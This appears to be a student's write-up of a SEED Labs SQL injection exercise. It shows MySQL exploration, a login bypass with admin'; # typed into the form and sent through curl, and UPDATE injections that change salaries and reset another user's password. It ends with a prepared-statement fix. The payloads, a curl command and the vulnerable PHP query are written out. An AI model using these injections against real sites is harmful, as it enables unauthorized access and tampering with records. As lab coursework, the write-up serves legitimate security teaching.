Task 1: Get Familiar with SQL Statements

```
[10/10/22]seed@VM:~/format2proj$ mysql -u root -pseedub
untu
mysql: [Warning] Using a password on the command line i
nterface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \
g.
Your MySQL connection id is 6
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates.
 All rights reserved.

Oracle is a registered trademark of Oracle Corporation
and/or its
affiliates. Other names may be trademarks of their resp
ective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the c
urrent input statement.
```

- I used the command mysql -u root -pseedubuntu to login to sql

```
mysql> use Users
Reading table information for completion of table and c
olumn names
You can turn off this feature to get a quicker startup
with -A

Database changed
```

- I use the command use Users to use the users table

```
Database changed
mysql> show tables
    -> ;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql>
```


- I use the show tables command to view the tables I can access in Users


```
mysql> select * from credential where name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.00 sec)
```

- I used the select * from credential where name = ‘Alice’ command to view information on Alice

Task 2: SQL Injection Attack on SELECT Statement

-SQL Injection Attack from webpage





- I typed admin'; # into the username field in order to perform a sql attack

-SQL Injection Attack from command line


```
[10/27/22]seed@VM:~$ curl -o output.txt http://www.seed
labsqlinjection.com/unsafe_home.php?username=admin%27%3
B+%23&Password=
[1] 4842
[10/27/22]seed@VM:~$   % Total    % Received % Xferd  A
verage Speed   Time    Time     Time  Current
                                 Dload  Upload   Total
  Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:--
100  3364  100  3364    0     0   214k      0 --:--:--
--:--:-- --:--:--  219k

[1]+  Done                    curl -o output.txt http:/
/www.seedlabsqlinjection.com/unsafe_home.php?username=a
dmin%27%3B+%23
[10/27/22]seed@VM:~$ ls
android         Downloads         Music       source
bin             examples.desktop  output.txt  Templates
Customization   format2proj       out.txt     Videos
Desktop         get-pip.py        Pictures
Documents       lib               Public
```

```
'><a class='nav-link' href='unsafe_edit_frontend.php'>E
dit Profile</a></li></ul><button onclick='logout()' typ
e='button' id='logoffBtn' class='nav-link my-2 my-lg-0'
>Logout</button></div></nav><div class='container'><br>
<h1 class='text-center'><b> User Details </b></h1><hr><
br><table class='table table-striped table-bordered'><t
head class='thead-dark'><tr><th scope='col'>Username</t
h><th scope='col'>EId</th><th scope='col'>Salary</th><t
h scope='col'>Birthday</th><th scope='col'>SSN</th><th
scope='col'>Nickname</th><th scope='col'>Email</th><th
scope='col'>Address</th><th scope='col'>Ph. Number</th>
</tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>20000</td><td>9/20</td><td>10211002</td><
td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='
row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td
><td>10213352</td><td></td><td></td><td></td><td></td><
/tr><tr><th scope='row'> Ryan</th><td>30000</td><td>500
00</td><td>4/10</td><td>98993524</td><td></td><td></td>
<td></td><td></td></tr><tr><th scope='row'> Samy</th><t
d>40000</td><td>90000</td><td>1/11</td><td>32193525</td
><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope
='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</
```


- I used curl to perform an sql attack


-Append a new SQL statement



- I tried several things but was unable to do 2 queries

Task 3: SQL Injection Attack on UPDATE Statement


-Modify your own salary




Key	Value
Employee ID	10000
Salary	30000

- I used the command ',salary = '30000' where EID = '10000' # in order to change my salary


-Modify other people' salary







- I used the command ',salary = '1' where EID = '20000' # in order to change Bobys' (EID 20000) salary to $1

-Modify other people' password







Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	

- I used the command ',password = '9d4e1e23bd5b727046a9e3b4b7db57bd8d6ee684' where EID = '20000' # to change Bobys' password to pass (it's hashed), and then logged into his account with the new password

Task 4: Countermeasure — Prepared Statement

```
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->error . ']\n');
  echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
  array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
$address = $json_a[0]['address'];
$email = $json_a[0]['email'];
$pwd = $json_a[0]['Password'];
$nickname = $json_a[0]['nickname'];
```


- I changed the following to the code below:

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$stmnt = $conn->prepare("SELECT id, Name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE Name= ? and Password= ?");
$stmnt->bind_param("ss", $input_uname, $hashed_pwd);
$stmnt->execute();
$stmnt->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$stmnt->fetch();

if($id!=""){ // If id exists that means user exists and is successfully authenticated
drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber); }else{
// User authentication failed echo "</div>";
echo "</nav>"; echo "<div class='container text-center'>"; echo "<div class='alert alert-danger'>"; echo "The account information your
provide does not exist."; echo "<br>"; echo "</div>"; echo "<a href='index.html'>Go back</a>"; echo "</div>"; return; }

// close the sql connection
$conn->close();
```

- I experimented with different things until I got this



- It did not let me do a sql injection attack on Alice after making the prepared statement